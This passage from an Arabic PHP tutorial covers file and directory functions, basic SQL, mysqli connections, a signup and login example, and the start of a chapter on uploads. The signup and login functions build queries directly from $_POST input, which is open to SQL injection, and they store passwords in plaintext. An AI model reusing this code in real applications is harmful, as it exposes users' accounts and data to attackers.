بعد معرفة وجود قيد ما سواءً أكان ملفاً أم مجلداً , علينا أن نعلم ما هي الأفعال التي يمكننا القيام بها على القيد , أهل لدينا الصلاحيات للقراءة و الكتابة و التنفيذ .

في php نستخدم الدوال is_ executable , is_writable , is_readable لمعرفة امكانية القراءة أو الكتابة أو التنفيذ على التوالي وبالترتيب .
تُعيد هذه الدوال true في حال نجاحها أو false ماعدا ذلك , وتقبل وسيطاً وحيداً هو مسار القيد .
المثال التالي يختبر إمكانية القراءة والكتابة و التنفيذ والحصول على حجم الملف وغيرها من المعلومات المتعلقة بالملف file1.txt :

```
<?php
$file = 'file1.txt';
echo '<pre>';
if(file_exists($file) === true)
{
   echo "Displaying file information for file $file ...<br>";
   echo 'File path :' .realpath($file). '<br>';
   echo 'File size :'. floor(filesize($file) / 1024). 'KB <br>';
   echo 'Last File changing time : ' .date("m/d/Y H:i:s",
filectime('file1.txt')). '<br>';
   echo 'Last File modification time : '. date("m/d/Y H:i:s",
filemtime('file1.txt')). '<br>';
   echo 'Last File access : ' .date("m/d/Y H:i:s",
fileatime('file1.txt')). '<br>';
   echo 'Is readable? : ';
   echo is_readable($file) == true ? 'true' : 'false';
   echo '<br>';
   echo 'Is writable? : ';
   echo is_writable($file) == true ? 'true' : 'false';
   echo '<br>';
   echo 'Is executable? : ';
   echo is_executable($file) == true ? 'true' : 'false';
```

```
    echo '<br>';
}
else
{
    echo "File $file is not exists ...<br>";
}
echo '</pre>';
?>
```

مثال على إخراج الكود السابق للملف file1.txt الموجود في مجلد /opt/lampp/htdocs/ :

```
Displaying file information for file file1.txt ...
File path :/opt/lampp/htdocs/image/file1.txt
File size :8KB
Last File changing time : 01/25/2013 21:57:47
Laast File modification time : 01/25/2013 20:40:03
Last File access : 01/25/2013 20:40:05
Is readable? : true
Is writable? : true
Is executable? : false
```

حذف ملف :

كما تتيح لك php إنشاء الملفات تُتيح لك حذفها , للقيام بهذه العملية استخدم الدالة unlink , تقبل هذه الدالة وسيطاً واحداً هو مسار الملف المُراد حذفه , وبالتأكيد يجب أن تكون لديك صلاحيات كتابة على الملف المُحدد حتى تستطيع حذفه عدا ذلك سيتم اظهار خطأ E_WARNING .

```
<?php
unlink('file1.txt');
?>
```

تغيير صلاحيات قيد :

كما في نظام linux والانظمة الشبيهة باليونكس , حيث نستخدم الأمر chmod لتغيير صلاحيات

قيد ما , نستخدم الدالة chmod في لغة php للقيام بالمهمة ذاتها .
لكن php لا تقبل الاعلان عن الصلاحيات كسلسلة نصية مثلاً "a-wx", وإنما تحصرها فقط باستخدام الصلاحيات بالارقام في النظام الثماني , أي تكون الصلاحية مكونة من اربعة ارقام الرقم الاول هو صفر , أما الارقام الثلاث الباقية هي عبارة عن الصلاحيات للمستخدم و لمجوعة المستخدم و لبقية المستخدمين على التوالي و بالترتيب , الجدول التالي يوضح الارقام والمصلاحيات المقابلة لها

الرقم 0	يشير الى عدم اعطاء أي صلاحية
الرقم 1	يشير الى اعطاء صلاحية التنفيذ فقط .
الرقم 2	يشير الى اعطاء صلاحية الكتابة فقط .
الرقم 3	يشير الى اعطاء صلاحية الكتابة والتنفيذ .
الرقم 4	يشير الى اعطاء صلاحية القراءة فقط .
الرقم 5	يشير الى اعطاء صلاحية القراءة والتنفيذ .
الرقم 6	يشير الى اعطاء صلاحية القراءة و الكتابة .
الرقم 7	يشير الى اعطاء صلاحية القراءة والكتابة والتنفيذ .

نقبل هذه دالة chmod وسيطين , الاول هو مسار القيد المُراد تغيير صلاحياته,والثاني هو الصلاحية مثال :

```
<?php
chmod('folder/file1.txt', 0600); # القراءة والكتابة للمستخدم , لاشيئ لبقية المستخدمين
chmod('folder/file1.txt', 0755); # القراءة والكتابة والتنفيذ للمالك , القراءة و التنفيذ لبقية المستخدمين
```

```
?>
```

نسخ أو نقل ملف :

نستعمل الدالة copy لنسخ الملفات , تقبل هذا الدالة وسيطين الاول هو مسار الملف المُراد نسخة و الثاني هو المسار الجديد . في حال وجود ملف في المسار الجديد فسيتم استبداله تلقائياً .

```
copy($source, $dest);
```

اما لنقل ملف فنستخدم الدالة rename التي تقوم اساساً بتغيير اسم الملف لكن يمكن استخدامها لنقله , تقبل هذه الدالة وسيطين الاول هو مسار الملف و الثاني هو مسار الملف الجديد :

```
rename($oldname, $newname);
```

مثال :

```
<?php
copy ('file1.txt', 'file2.txt');
rename('file2.txt', '../file.txt');
?>
```

قراءة الملفات والكتابة عليها :

قبل اجراء أي عمليات على الملف , علينا تهيئته وذلك بانشاء مقبض للملف عن طريق الدالة fopen التي تقبل وسيطين الوسيط الأول هو مسار الملف , أما الوسيط الثاني هو الوضع المراد فتح الملف به , الجدول التالي يبين الاوضاع المختلفة لفتح ملف :

الوضع r	يقوم بفتح الملف للقراءة فقط مع وضع مؤشر الملف في بدايته (سنتحدث لاحقاً عن مؤشر الملف وكيفية تحريكه) .
الوضع +r	يقوم بفتح الملف للقراءة والكتابة مع وضع مؤشر الملف في بدايته .
الوضع w	يقوم بفتح الملف للكتابة فقط ويقوم بمسح جميع محتوياته , وإذا لم يكن

	الملف موجوداً سوف يقوم بانشاءه .
الوضع +w	كما في الوضع w , لكنه يقوم بفتح الملف للقراءة والكتابة .
الوضع a	يقوم بفتح الملف للكتابة فقط ويضع مؤشر الملف عند نهايته , إذا لم يكن الملف موجوداً يقوم بإنشاءه .
الوضع +a	يقوم بفتح الملف للقراءة و الكتابة ويضع مؤشر الملف عند نهايته , إذا لم يكن الملف موجوداً يقوم بإنشاءه .

الفرق بين a و w يكمن في أن w يقوم بحذف محتويات الملف بينما الوضع a يحافظ على محتويات الملف و يضع المؤشر عند نهايته .
يمكن اضافة الحرف b الى الاحرف السابقة لفتح الملف بالنظام الثنائي, ويفيد هذا الوضع عند القراءة أو الكتابة على ملفات غير نصية .
يجب أن تكون لديك الصلاحية للقراءة أو الكتابة (حسب الوضع الذي تقوم باستخدامه) على الملف , ما عدا ذلك سيتم توليد رسالة خطأ مفادها أنك لا تملك الصلاحيات الكافية للقيام بتلك المهمة .
و يمكنك باستخدام الدالة fopen للإشارة الى ملفات خارج الخادم المُنفذ عليه البرنامج , عن طريق بروتوكول HTTP أو ftp أو غيرهم ... لكن للقراءة فقط :

```
<?php
$handle = fopen("file.txt", "r");
$handle = fopen("./folder/file.zip", "wb");
$handle = fopen("http://www.example.com/", "r");
$handle = fopen("ftp://user:password@example.com/somefile.txt",
"w");
?>
```

يتم تحرير الذاكرة باغلاق مقبض الملف عن طريق الدالة fclose التي تقبل وسيطا وحيداً هو مقبض الملف المُنشئ بواسطة الدالة السابقة .

ملاحظة : انشاء مقبض لملف لا يقتصر على الدالة fopen حيث يوجد دوال اخرى مثل الدالة fsockopen التي تقوم بانشاء مقبض عن طريق اتصال socket , وهذا الموضوع خارج عن نطاق هذا الفصل .

قراءة البيانات من ملف :

بعد انشاء مقبض الملف باستخدام الدالة fopen , نقوم باستخدام الدالة fread للقراءة من الملف وتقبل وسيطين : الاول هو مقبض الملف , والثاني هو عدد البايتات التي سيتم قراءتها من الملف بدءاً من مكان وجود مؤشر القراءة :

```
fread($handle, $length);
```

ولقراءة الملف باكمله نقوم بتحديد قيمة الوسيط length بحجم الملف عن طريق الدالة filesize كما في المثال التالي الذي يقوم بطباعة محتويات الملف file1.txt :

```
<?php
$filename = 'file1.txt';
$handle = fopen($filename, 'r');
$contents = fread($handle, filesize($filename));
echo $contents;
fclose($handle);
?>
```

الدالة fgets شبيهة جداً بالدالة fread وتقوم بنفس العمل تقريباً حيث في معظم الاحيان يمكن استخدام fgets عوضا عن fread , حيث الفرق الاساسي بينهما هو ان الدالة fgets لا تتطلب تحديد عدد البايتات التي يجب قراءتها من الملف حيث تكون القيمة الافتراضية للوسيط length هي 1024 بايت . وكلا الدالتين تقومان بالتوقف عن القراءة عندما تصلان الى نهاية الملف EOF End Of File)

الكتابة على ملف :

من اهم العمليات التي يمكن اجراءها على ملف هو اضافة و تعديل محتواه , ويتم ذلك في لغة php عن طريقة الدالة fwrite التي تقوم بكتابة البيانات المُمررة اليها الى ملف , طبعا يجب فتح الملف بوضع يسمح بالكتابة عليه كما في الوضعين (w , a) , الدالة fwrite تقبل ثلاثة وسطاء , الوسيط الاول هو مقبض الملف والثاني هو البيانات المُراد كتابتها و الثالث اختياري يمثل عدد البايتات التي سيتم كتابتها , فاذا تم تحديد الوسيط الثالث فان الكتابة على الملف سوف تتوقف عندما يصبح عدد البايتات المكتوبة مساويا لقيمة هذا الوسيط , الشكل العام للدالة fwrite هو :

```
fwrite($handle, $string, $length);
```

لا تنسى ان الدالة fwrite تقوم بطباعة رسالة خطأ عند عدم توفر صلاحيات للكتابة .

المثال التالي يقوم يكتابة الجملة "!! Hello World" على الملف file1.txt :

```
<?php
$filename = 'file1.txt';
$handle = fopen($filename, 'w+');
fwrite($handle, 'Hello World !!');
fclose($handle);
?>
```

الدالة fputs هي دالة مكافئة Alias للدالة fwrite , اي انها تقوم بنفس العمل تماماً وتأخذ الوسائط ذاتها

الدالة feof :

تقوم هذه الدالة باعادة true في حال وصل مؤشر القراءة الى نهاية الملف و false عدا ذلك و تُفيد عندما نقوم بالدوران على محتويات ملف لقراءته , وتقبل هذه الدالة وسيطا وحيداً هو مقبض الملف.

```
<?php
$file = fopen('file1.txt', 'r');
while(!feof($file))
{
```

```
echo fgets($file). '<br>';
}
fclose($file);
?>
```

تغيير مكان المؤشر :

لتغيير مكان المؤشر سواء عند القراءة أو الكتابة نستخدم الدالة fseek التي تقبل وسيطين اجباريين , الاول هو مقبض الملف والثاني هو offset الذي سوف يتم وضع المؤشر عنده .

```
fseek($handle, $offset);
```

> **ملاحظة** : عند فتح الملف بوضع a أو +a فإن الكتابة سوف تكون في اخر الملف حتى لو قمت بتغيير مكان المؤشر .

الدالتين file_get_contents و file_put_contents :

تقوم الدالة file_get_contents بقراءة ملف بأكمله على شكل سلسلة نصية و يُمرر لها مسار الملف كوسيط , شكلها العام :

```
file_get_contents($filename);
```

اما الدالة file_put_contents فتقوم بكتابة البيانات المُمررة اليها بالوسيط الثاني على الملف الذي يتم تحديده بمساره والذي يشكل الوسيط الاول :

```
file_put_contents($filename, $data);
```

وتقوم هذه الدالة بانشاء الملف اذا لم يكن موجوداً , وفي حال وجوده تقوم بمسح جميع محتوياته !

ايهما استخدم fopen ومن ثم اقرأ الملف عن طريق fread ام استخدم file_get_contents ؟

بشكل بسيط اذا كنت تريد قراءة جميع محتويات ملف ما فاستخدم file_get_contents اما اذا كنت تريد قراءة عدد محدد من البايتات فاستخدم fread وذلك لتوفير اكبر قدر ممكن من الذاكرة .

ثانياً : التعامل مع المجلدات

يمكن باستخدام php القيام بمختلف العمليات على المجلدات كانشاءها و حذفها وتغيير صلاحيات الوصول إليها .

القراءة من مجلد :

كما في دالة fopen عند التعامل مع الملفات , تُستخدم الدالة opendir للحصول على مقبض للمجلد , حيث تقبل الدالة opendir وسيطاً واحداً هو مسار المجلد , الشكل العام لتعريف هذه الدالة هو :

```
$resorce = opendir($path);
```

وايضاً لتحرير الذاكرة وإغلاق مقبض الملف , نستخدم الدالة closedir التي تقوم بعمل مشابه للدالة fclose , تقبل هذه الدالة وسيطاً واحداً هو مقبض المجلد الذي قُمنا بإنشاءه باستخدام الدالة opendir :

```
closedir($handle);
```

قراءة محتويات مجلد :

تستخدم الدالة readdir لقراءة القيد التالي من مجلد تم انشاء مقبضه بواسطة الدالة opendir , حيث تقوم هذه الدالة بقراءة قيود الملفات على التتالي وحسب ترتيب نظام الملفات المُستخدم . تقبل هذه الدالة وسيطاً واحداً هو مقبض المجلد و تُعيد القيد (اسم الملف أو المجلد) , وللمرور على جميع قيود المجلد نستخدم حلقة التكرار while . ولتطبيق الدوال الثلاث السابقة نجرب المثال التالي:

```
<?php
$dir = opendir('folder');
while (($file = readdir($dir) )!== false)
{
   echo $file.'<br>';
}
```

```
closedir($dir);
?>
```

في البداية قمنا بانشاء مقبض للمجلد ومن ثم حلقة تكرار يتم فيها طباعة اسم الملف أو المجلد ومن ثم قمنا بتحرير الذاكرة واغلاق المقبض .

لاحظ وجود قيدين ممثلين بـ "." و ".." , و للتخلص منهم نعدل بالكود السابق لكي يتأكد من أن القيد لا يساوي احدى هاتين القيمتين :

```
<?php
$dir = opendir('folder');
while (($file = readdir($dir) )!== false)
{
   if($file == '.' OR $file == '..')
   {
      continue;
   }
   echo $file.'<br>';
}
closedir($dir);
?>
```

حذف المجلدات :

لحذف مجلد نستخدم الدالة rmdir التي تقبل وسيطاً واحداً هو مسار المجلد المُراد حذفه , لكن يجب أن يكون هذا المجلد فارغاً أما اذا كان المجلد يحوي أي ملف او مجلد فرعي , فلن يتم تنفيذ هذه التعليمة و سيتم توليد رسالة خطأ .

لكن اذا اردنا حذف مجلد يحوي ملفات ومجلدات فرعية , فيجب علينا أولاً أن نقوم بحذف جميع محتوياته قبل محاولة استدعاء الدالة السابقة :

```
<?php
function remove_dir($path)
{
```

```
    if(is_dir($path) === false)
    {
        return false;
    }
    $dir = opendir($path);
    while (($file = readdir($dir) )!== false)
    {
        if($file == '.' OR $file == '..')
        {
            continue;
        }
        if(is_file($path.'/'.$file))
        {
            unlink($path.'/'.$file);
        }
        elseif(is_dir($path.'/'.$file))
        {
            remove_dir($path.'/'.$file);
        }
    }
    rmdir($path);
    closedir($dir);
}
remove_dir('folder');
?>
```

إنشاء مجلد : بالطبع يمكنك باستخدام php انشاء المجلدات وتعيين صلاحيات الوصول إليها , ويتم ذلك بواسطة الدالة mkdir التي تقبل وسيطين , الأول اجباري هو اسم المجلد والثاني إختياري هو صلاحيات الوصول للمجلد , ويكون شكلها العام كالتالي :

```
mkdir($pathname, $mode);
```

وبشكل افتراضي يكون mode مساوياً للقيمة 0777 , أي صلاحيات القراءة والكتابة والتنفيذ لجميع المستخدمين .

الفصل العاشر : التعامل مع قواعد البيانات

لغة PHP من اللغات المرنة جداً التي تدعم التعامل مع نطاق واسع من أنواع قواعد البيانات ومن بينها قواعد البيانات الشهيرة mysql .

في البداية و قبل الخوض في غمار قواعد بيانات mysql يتوجب عليك الإلمام بلغة الإستعلام البنيوية SQL وكيفية غنشاء قواعد البيانات العلاقية أو الترابطية , إذا كنت لا تعرف الكثير عن ذلك فلا تقلق ; حيث سأقوم بإستعراض أشهر الأوامر في SQL و بالطبع في حال أردت تحسين مستواك في التعامل مع قواعد البيانات يتوجب عليك دراسة SQL دراسة تفصيلية .

إن لغة الإستعلام SQL تسمح لك بإدخال و استخراج المعلومات من قواعد البيانات بالإضافة الى تعديلها و إنشاء الجداول و جذفها و تعديلها و تغيير صلاحيات الوصول ...

تعتبر SQL من معايير ansi أي انها تعمل دون مشاكل على الغالبية العظمى من خوادم قواعد البيانات (في الآونة الاخيرة ظهر نوع جديد من قواعد البيانات يعتمد على no-SQL بدلاً عن SQL) , فالتعليمات المكتوبة لقواعد mysql تعمل دون مشاكل مع SQLite وغيرها.

الحصول على المعلومات من قواعد البيانات :

ليكن لدينا جدول users المكون من ثلاث حقول : اسم المستخدم username و البريد الإلكتروني mail و العمر age و يحوي البيانات التالية :

username	Mail	age
Jamal	Jamal@example.com	33
ayham	ayham@example.com	19
amr	amr@example.com	23

لتحديد جميع القيمالتي يحويها هذا الجدول سنحتاج الى استخدام عبارة SELECT التي تقوم بتحديد عدد من حقول الجدول لإظهارها و يُفصل بين تلك الحقول بفاصلةومن ثم يتم تحديد اسم الجدول مسبوقا بالكلمة المحجوزة FROM .

```
SELECT username,age FROM users;
```

و يُمكن بطريقة اخرى استخدام رمز النجمة "*" لتحديد جميع الحقول بدلاً من تحديد حقل معين المثال التالي يوضح ذلك :

```
SELECT * FROM users;
```

> **ملاحظة :** لغة SQL ليست حساسة لحالة الاحرف , لذا يمُكنك استبدال SELECT بالكلمة select دون اي مشاكل إلا انه يُفضل استخدم الأحرف الكبيرة في الكلمات المحجوزة لتسهيل قراءة تعليمات SQL كما ذكرت في فصل معايير كتابة الأكواد

إضافة شروط لتعليمات SQL

تُستخدم عبارة where في SQL لتحديد المعلومات التي تُحقق شرطاً معيناً شكلها العام كالتالي :

```
SELECT * FROM table WHERE condition='value';
```

> **ملاحظة** : عبارة where لا تُستخدم فقط مع select و إنما مع معظم عبارات SQL كما سترى في الفقرات اللاحقة

فمثلاً في قاعدة البيانات السابقة سيتم إظهار البريد الإلكتروني للمستخدم jamal عند تنفيذ عبارة SQL التالية :

```
SELECT mail FROM users WHERE username='jamal';
```

وبالطبع في حال كانت القيمة عددية يمكن استخدام عوامل المقارنة الشائعة , الجدول التالي يُبرز هذه العوامل التي يمكن استخدام بعضها في مطابق النصوص ايضاً :

العامل	الشرح
=	الحقل يساوي القيمة المُحددة
<>	الحقل لا يساوي القيمة المُحددة
<	القيمة العددية للحقل أصغر من القيمة المُحددة
>	القيمة العددية للحقل أكبر من القيمة المُحددة
<=	القيمة العددية للحقل أصغر أو تساوي القيمة المُحددة
>=	القيمة العددية للحقل أكبر أو تساوي القيمة المُحددة
like	استخدام التعابير النظامية لمطابقة الحقل
in	تحديد عدة قيم يجب أن يكون الحقل مساوي لأحدها

العاملين and و or :

يُستخدم العامل and إذا أردت تحديد الحقول التي تخضع لأكثر من شرط سوياً . أما العامل or فيستخدم إذا اردت تحديد الحقول التي تخضع لأحد الشروط . ويستخدم العاملين السابقين في عبارة where كما في المثال التالي الذي يُحدد البريد الإلكتروني للمستخدم jamal لكن بطريقة اخرى :

```
SELECT mail FROM users WHERE username='jamal' AND age<40;
```

إدخال البيانات :

بالطبع عند التعامل مع قواعد البيانات يلزمك إضافة صفوف جديدة و حذفها وتعديها , لإضافة معلومات جديدة نستخدم عبارة INSERT INTO التي تقبل أحد الشكلين التاليين :

```
INSERT INTO table VALUES('value1','value2');
```

أو الشكل التالي :

```
INSERT INTO table(column1 ,...) VALUES('value1' ,..);
```

تعديل البيانات :

يُستخدم لهذا الغرض عبارة UPDATE التي تسمح لك بالتعديل على بيانات موجودة مُسبقاً في قاعدة البيانات شكلها العام :

```
UPDATE table SET column=new_value WHERE condition;
```

ملاحظة : يجب الإنتباه الى ضرورة استخدام where في عبارة update , لأن حذفها يؤدي الى تعديل جميع الحقول

التعليمة التالية ستقوم بتغير عمر المستخدم ayham في قاعدة البيانات السابقة باستخدام العبارة update :

```
UPDATE users SET age=18 WHERE username=ayham;
```

بعد أخذ لمحة سريعة نظرية عن SQL حان الآن الوقت لبعض التطبيقات العملية .

الآن نريد إنشاء إتصال بقاعدة البيانات فيجب أن تتوفر لنا أربعة أشياء وهي :
1- مستضيف قواعد البيانات : وغالباً ما يكون localhost أو مستضيف خارجي كما في بعض الإستضافات على شبكة الويب .
2- اسم مستخدم قاعدة البيانات : يمكنك الرجوع للخادم الذي تستخدمه للحصول عليه .
3- كلمة المرور لمستخدم قاعدة البيانات : يمكنك الرجوع للخادم الذي تستخدمه للحصول عليه .
4- اسم قاعدة البيانات : وهو الاسم الذي ستقوم بإنشاءه أنت لقواعد البيانات أو اسم قاعدة موجودة مسبقاً .

وبمعرفة البيانات 1 و 2 و 3 على حسب الخادم الذي تستخدمه تبقى لنا اسم قاعدة البيانات سنقوم بإنشائها قم بالدخول لمدير قواعد البيانات phpMyAdmin ثم إختار database وأكتب

اسم قاعدة البيانات وإختار ترميز القاعدة Collation وهو utf8_general_ci لأننا سنتعامل مع اللغة العربية وهو ترميز يدعم عدة لغات ضمن قاعدة واحدة ثم قم بإنشاء قاعدة البيانات create

فرضاً أننا أنشأنا قاعدة بيانات باسم test وكنا نستخدم الخادم easyPHP ستكون البيانات كالتالي :

1- مستضيف قواعد البيانات : localhost

2- اسم مستخدم قاعدة البيانات : root

3- كلمة المرور لمستخدم قاعدة البيانات : أتركها فارغة

4- اسم قاعدة البيانات : test

الأن سنقوم بتعريف مصفوفة باسم database وحفظ هذه القيم بها كالتالي :

```
$database['host'] = 'localhost';
$database['username'] = 'root';
$database['userpass'] = '';
$database['name'] = 'test';
```

و لعمل إتصال بقاعدة البيانات سنستخدم دالة mysqli_connect وهي تأخذ أربع وسائط هي البيانات الأربع السابقة وتعيد ما يعرف برابط الإتصال بقاعدة البيانات في حالة نجاح الإتصال ويكون الكود كالتالي :

```
$conn_link = mysqli_connect($database['host'],
$database['username'],$database['userpass'],$database['name']) or
die(mysqli_connect_error());
```

ففي حالة عدم المقدرة على تكوين رابط الإتصال سيتم الخروج بإستخدام دالة die وطباعة خطأ الإتصال بقاعدة البيانات من خلال دالة mysqli_connect_error تجد أن الدالة die لا تعمل بسبب إظهار الأخطاء مباشراً بواسطة مترجم اللغة على المتصفح ولكن لتجربة عملها قم بإيقاف إظهار الأخطاء على المتصفح بإستخدام الكود التالي:

```
error_reporting(0);
```

تمت عملية الإتصال وجلب رابط الإتصال والآن سنقوم بتفيذ أوامر SQL على قاعدة البيانات وكتطبيق سنقوم بتنفيذ عملية الدخول وتسجيل الدخول التي تم شرحها في الفصلين السادس و السابع ولكن بإستخدام قواعد البيانات .

سنقوم بإنشاء جدول وليكن باسم users به معرف المستخدم id واسم المستخدم username وكلمة المرور password والبريد الإلكتروني , فسيكون نص أمر SQL لتنفيذ هذا الأمر :

```
CREATE TABLE users (
 user_id INT(10) UNSIGNED AUTO_INCREMENT,
 user_name VARCHAR(100) NOT NULL,
 user_pass VARCHAR(100) NOT NULL,
 user_email VARCHAR(100) NOT NULL,
 UNIQUE (user_name),
 PRIMARY KEY (user_id)
 )
```

شرح كود SQL السابق :

- CREATE هو أمر الإنشاء و CREATE TABLE أي قم بإنشاء جدول ثم اسم الجدول المراد إنشاءه ثم نضع الحقول ضمن الأقواس ()
- User_id الرقم التعريفي للمستخدم , INT(10) أي عدد صحيح بطول 10 خانات وبما أننا لا نحتاج للأرقام السالبة معنا جعنا هذا الحقل UNSIGNED لنستفيد من مداه , AUTO_INCREMENT أي أن هذا الحقل يتم زيادته تلقائياً بمقدار 1
- user_name اسم المستخدم , VARCHAR(100) أي سلسلة نصية بطول 100 عنصر , NOT NULL أي لا يقبل هذا الحقل القيمة الفارغة null .
- user_pass كلمة المرور للمستخدم , VARCHAR(100) أي سلسلة نصية بطول 100 عنصر , NOT NULL أي لا يقبل هذا الحقل القيمة الفارغة null .
- user_email البريد الإلكتروني للمستخدم , VARCHAR(100) أي سلسلة نصية بطول 100 عنصر , NOT NULL أي لا يقبل هذا الحقل القيمة الفارغة null .
- UNIQUE (user_name) أي أجعل حقل اسم المستخدم فريد لا يتكرر .
- PRIMARY KEY (user_id) جعل الرقم التعريفي للمستخدم هو المفتاح الأساسي للجدول .

سنقوم بوضع الكود السابق بين علامتي إقتباس وإسناده لمتغير وليكن باسم $query كالتالي:

```
$query = "CREATE TABLE users (
  user_id INT(10) UNSIGNED AUTO_INCREMENT,
  user_name varchar(100) NOT NULL,
  user_pass varchar(100) NOT NULL,
  user_email varchar(100) NOT NULL,
  UNIQUE (user_name),
  PRIMARY KEY (user_id)
  )DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci";
```

تم إضافة السطر الأخير لضبط ترميز هذا الجدول إلى utf-8 إن لم تكن قاعدة البيانات التي تستخدمها بهذا الترميز -يمكن لقاعدة البيانات أن تحوي جداول بترميزات مختلفة-

ملاحظة : إذا كان ترميز قاعدة البيانات هو utf-8 فلا حاجة لكتابة هذا السطر لأن قاعدة البيانات إفتراضياً تنشئ الجداول بنفس ترميز قاعدة البيانات .

سنقوم بتفيذ هذا الإستعلام على قاعدة البيانات بإستخدام دالة mysqli_query وتأخذ وسيطين الأول هو رابط الإتصال والثاني هو نص أمر الـ SQL ويصبح كاملاً كالتالي :

```
<?php
// مستضيف قاعدة البيانات
$database['host'] = 'localhost';
// اسم المستخدم لقاعدة البيانات
$database['username'] = 'root';
// كلمة المرور لمستخدم قاعدة البيانات
$database['userpass'] = '';
// اسم قاعدة البيانات
$database['name'] = 'test';
```

```
// كود عمل رابط الإتصال بقاعدة البيانات
$conn_link = mysqli_connect($database['host'],
$database['username'],$database['userpass'],$database['name']) or
die(mysqli_connect_error());

// أوامر SQL
$query = "CREATE TABLE users (
  user_id INT(10) UNSIGNED AUTO_INCREMENT,
  user_name varchar(100) NOT NULL,
  user_pass varchar(100) NOT NULL,
  user_email varchar(100) NOT NULL,
  UNIQUE (user_name),
  PRIMARY KEY (user_id)
  )DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci";

// تنفيذ الإستعلام
if (mysqli_query($conn_link,$query) === true)
{
  echo '<h3>تم إنشاء الجدول بنجاح</h3>';
}
else
{
  echo '<h3>خطأ لم يتم إنشاء الجدول</h3>';
}
?>
```

ملاحظة : تم إستخدام معاملات المساواة الثلاثية === لأن دالة mysqli_query تعيد إما القيمة false في حالة فشل تنفيذ الإستعلام أو تعيد كائن في حالة

> الإستعلامات التي تعود بقيم من قاعدة البيانات أو تعيد القيمة true في حالة تنفيذ الإستعلام الذي لا يعود ببيانات كما في حالتنا , حيث أن الكائن يعتبر قيمة صحيحة إذا استخدمنا معامل المساواة الثنائي ==

سنقوم بإنشاء صفحة باسم database_connect.php لعملية الإتصال بقاعدة البيانات لتضمين الملف عند الحاجة له ونضع به الكود التالي:

```
<?php
// مستضيف قاعدة البيانات
$database['host'] = 'localhost';
// اسم المستخدم لقاعدة البيانات
$database['username'] = 'root';
// كلمة المرور لمستخدم قاعدة البيانات
$database['userpass'] = '';
// اسم قاعدة البيانات
$database['name'] = 'test';

// كود عمل رابط الإتصال بقاعدة البيانات
$conn_link = mysqli_connect($database['host'],
$database['username'],$database['userpass'],$database['name']) or
die(mysqli_connect_error());

?>
```

> **ملاحظة:** لا ننسى عند تضمين هذا الملف خارج الدوال أن نعرف المتغير $conn_link على أنه global .

ونقوم أيضاً بإنشاء ملف باسم database_close.php ونضع به كود إغلاق الإتصال بقاعدة البيانات كالتالي :

```
<?php
  mysqli_close($conn_link);
?>
```

ملاحظة : سنقوم بالعمل على ملفات الفصل السابع لعملية التسجيل وتسجيل الدخول .

الآن نريد تنفيذ عملية التسجل على قاعدة البيانات سنقوم بتغير دالتي checkUser و signUp فقط في ملف signup.php وسنقوم بتضين ملف database_connect.php في بداية الملف وملف database_close.php في نهايته

أولاً: دالة checkUser ستصبح كالتالي :

```
function checkUser() {

  global $conn_link;

  $query = "SELECT * FROM users WHERE
user_name='{$_POST['username']}'";

  if ($result = mysqli_query($conn_link,$query))
  {
    if(mysqli_num_rows($result) == '1')
    {
```

```
      return true;
    }
    else
    {
      return false;
    }
  }
  else
  {
    return false;
  }

}
```

الدالة واضحة واستخدمنا دالة mysqli_num_rows لحساب عدد الحقول التي تم جلبها من قاعدة البيانات ونحن نعلم أن اسم المستخدم لا يتكرر أي أن عدد الحقول إما أن يكون 1 أو 0 ومعنى إستعلام SQL هو إختيار جميع الجقول التي يكون فيها اسم المستخدم مساوي لقيمة اسم المستخدم التي تم جلبها من النموذج .

ثانياً: دالة signUp :

```
function signUp() {

  global $conn_link;

  $query = "INSERT INTO users (user_name,user_pass,user_email)
VALUES
('{$_POST['username']}','{$_POST['password']}','{$_POST['email']}'
)";

  if (mysqli_query($conn_link,$query) === true)
```

```
  {
    return true;
  }
  else
  {
    return false;
  }

}
```

- ومعنى إستعلام SQL قم بإضافة العناصر إلى الجدول

والآن سنعدل دالة login في ملف تسجيل الدخول login.php وتصبح كالتالي :

```
function login($username, $password) {

  global $conn_link;

  $query = "SELECT * FROM users WHERE user_name='$username' and 
user_pass='$password'";

  if ($result = mysqli_query($conn_link,$query))
  {
    if(mysqli_num_rows($result) == '1')
    {
      return true;
    }
    else
    {
      return false;
    }
```

```
  }
  else
  {
    return false;
  }
}
```

ولا ننسى أيضاً تضمين كلاً من ملف الإتصال بالقاعدة في البداية وملف إنهاء الإتصال في نهاية الملف .

> ملاحظة : قبل أي عملية على قواعد البيانات سواء جلب بيانات أو إرسال بيانا يرجى تنفيذ الأمر التالي من خلال دالة mysqli_query حتى يتم ضبط الترميز إلى utf-8 وتظهر اللغة العربية بشكل جيد ويتم تخزينها أيضاً بترميز utf-8 .

```
mysqli_query($conn_link,"SET NAMES 'utf8'")
```

الفصل الحادي عشر : رفع الملفات الى الخادم

لا يكاد موقع يخلو من تمكين المُستخدم من رفع ملف من جهازه على الخادم كإرفاق ملف بأحد المنشورات أو رفع صورة شخصية ... سنتعلم في سياق هذا الفصل كيفية رفع الملفات الى الخادم باستخدام php بالإضافة الى تنسيق حقل رفع الملف وكيفية إظهار نسبة مئوية لتقدم رفع الملف أثناء رفعه ...

نموذج HTML :

في البداية عند إنشاء نموذج HTML يجب تحديد الطريقة post كالطريقة التي سيتم ارسال البيانات فيها , بالإضافة الى وضع ترميز النموذج "multipart/form-data" بدلا من الترميز الإفتراضي "application/x-www-form-urlencoded" كمثال على ذلك , نموذج HTML البسيط التالي :

```
<form action="file_upload.php" method="post"
enctype="multipart/form-data">
  <input type="file" name="file1">
  <input type="submit">
</form>
```

لاحظ نوع الحقل type="file" في الوسم input .

المصفوفة $_FILES :

تُخزن هذه المصفوفة معلومات عن الملف أو الملفات التي تم رفعها الى الخادم . و بشكل عام هذه المصفوفة ثنائية البعد (تم التطرق الى المصفوفات متعددة الأبعاد في الفصل الثالث المصفوفات و الدوال) حيث يُعبر البعد الأول عن اسم حقل الملف المُحدد في حقل الملف في نموذج HTML (سيتم اعتماد file1 كأسم لحقل الملف في الأمثلة القادمة) . أما البُعد الثاني , فيوفر معلومات عن اسم الملف أو حجمه أو نوعه أو رسالة الخطأ في حال وجودها ...

القيمة	الشرح

$_FILES['file1']['name']	يُحدد هذا المتغير اسم الملف الأصلي كما هو في جهاز المستخدم.
